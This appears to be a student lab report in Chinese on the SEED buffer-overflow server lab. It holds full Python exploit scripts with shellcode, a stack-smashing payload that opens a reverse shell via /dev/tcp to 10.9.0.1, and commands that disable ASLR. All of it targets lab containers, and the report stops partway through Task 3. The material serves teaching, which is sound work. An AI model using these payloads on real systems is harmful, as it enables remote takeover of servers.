
57119110 许谦语
2021.7.9

实验环境配置

在实验开始前，我们要关闭系统的地址随机级制（如图 1 所示），否则攻击会异常困难。



```
[07/08/21]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

图 1

此外，我们需要三个 terminal 完成本次实验：

Terminal1：总控制台；

Terminal2：攻击控制台；


Terminal3：运行 dockers。

Reverse Shell

下面介绍如何在本地获得其他主机 shell 控制权：

Step1.

Terminal3：




```
[07/08/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-2-10.9.0.6 ... done
Creating server-1-10.9.0.5 ... done
Creating server-4-10.9.0.8 ... done
Creating server-3-10.9.0.7 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8, server-2-10.9.0.6

server-2-10.9.0.6 exited with code 137
server-3-10.9.0.7 exited with code 137
server-1-10.9.0.5 exited with code 137
server-4-10.9.0.8 exited with code 137
```

图 2

Step2.

Terminal2：




```
[07/09/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

图 3

Step3.


Terminal1：



```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 3f
root@3f1a0fca6591:/bof# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

图 4

Terminal2：




```
[07/09/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 36262
root@3f1a0fca6591:/bof#
```

图 5

Tast 1: Get Familiar with the Shellcode


首先我们进入对应的目录下（如图 6 所示）：



```
[07/08/21]seed@VM:~$ cd '/home/seed/Desktop/Labs_20.04/Software Security/Buffer Overflow Attack Lab (Server Version)/Labsetup/shellcode'
```


图 6

分别按照实验手册输入指令，结果如图 7-8 所示：



```
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/08/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/08/21]seed@VM:~/.../shellcode$ a32.out
total 60
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 06:19 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 06:19 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 06:19 codefile_32
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

图 7



```
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/08/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/08/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 06:20 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 06:20 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 06:19 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 06:19 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```


图 8

Task 2: Level-1 Attack

4.1 Server

我们的第一个目标运行在 10.9.0.5 上，端口号为 9090，漏洞程序为 32 位。首先进行基础配置，并且与 10.9.0.5 进行简单交互，如图 9-12 所示。


Terminal1：



```
[07/09/21]seed@VM:~/.../server-code$ make
make: Nothing to be done for 'all'.
[07/09/21]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
```

图 9


Terminal3：



```
[07/09/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-1-10.9.0.5 ... done
Creating server-4-10.9.0.8 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-1-10.9.0.5, server-4-10.9.0.8, server-2-10.9.0.6, server-3-10.9.0.7
```

图 10


Terminal2：



```
[07/08/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
```

图 11


Terminal3：



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd588
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd518
server-1-10.9.0.5 | ==== Returned Properly ====
```

图 12

接下来我们开始进行攻击。修改攻击代码 exploit_L1.py 如图 13 所示：




```
#!/usr/bin/python3
import sys

shellcode= (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can modify the following command string to run any command.
  # You can even run multiple commands. When you change the string,
  # make sure that the position of the * at the end doesn't change.
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
  "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
  "CCCC"   # Placeholder for argv[2] --> the command string
  "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 300             # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd5a8     # Change this number
offset = 116            # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

图 13

进行攻击的操作和结果如图 14-15 所示。


Terminal2：



```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit_L1.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

图 14


Terminal3：



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd588
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd518
server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

图 15

我们可以把 exploit_L1.py 修改为：




```python
#!/usr/bin/python3
import sys

shellcode= (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can modify the following command string to run any command.
  # You can even run multiple commands. When you change the string,
  # make sure that the position of the * at the end doesn't change.
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
  "CCCC"   # Placeholder for argv[2] --> the command string
  "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 300               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd5a8       # Change this number
offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

图 16

攻击效果如下：


Terminal1：



```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

图 17


Terminal2：



```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L1.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

图 18


Terminal3：



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd588
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd518
```

图 19

Terminal1：




```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47024
root@0de3ff381bce:/bof#
```

图 20

Task 3: Level-2 Attack

本实验的目标运行在 10.9.0.6 上，端口号为 9090，漏洞程序为 32 位。与 10.9.0.6 进行简单交互，如图 23-24 所示。


Terminal2：



```
[07/09/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
```

图 21


Terminal3：



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd0a8
server-2-10.9.0.6 | ==== Returned Properly ====
```

图 22

攻击代码 exploit_L2.py 如图 23 所示。




```
#!/usr/bin/python3
import sys

shellcode= (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can modify the following command string to run any command.
  # You can even run multiple commands. When you change the string,
  # make sure that the position of the * at the end doesn't change.
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
  "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
  #"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
  "CCCC"   # Placeholder for argv[2] --> the command string
  "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 360               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd1dc        # Change this number
#offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(0,304,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

图 23

攻击操作及结果如图 24-25 所示。

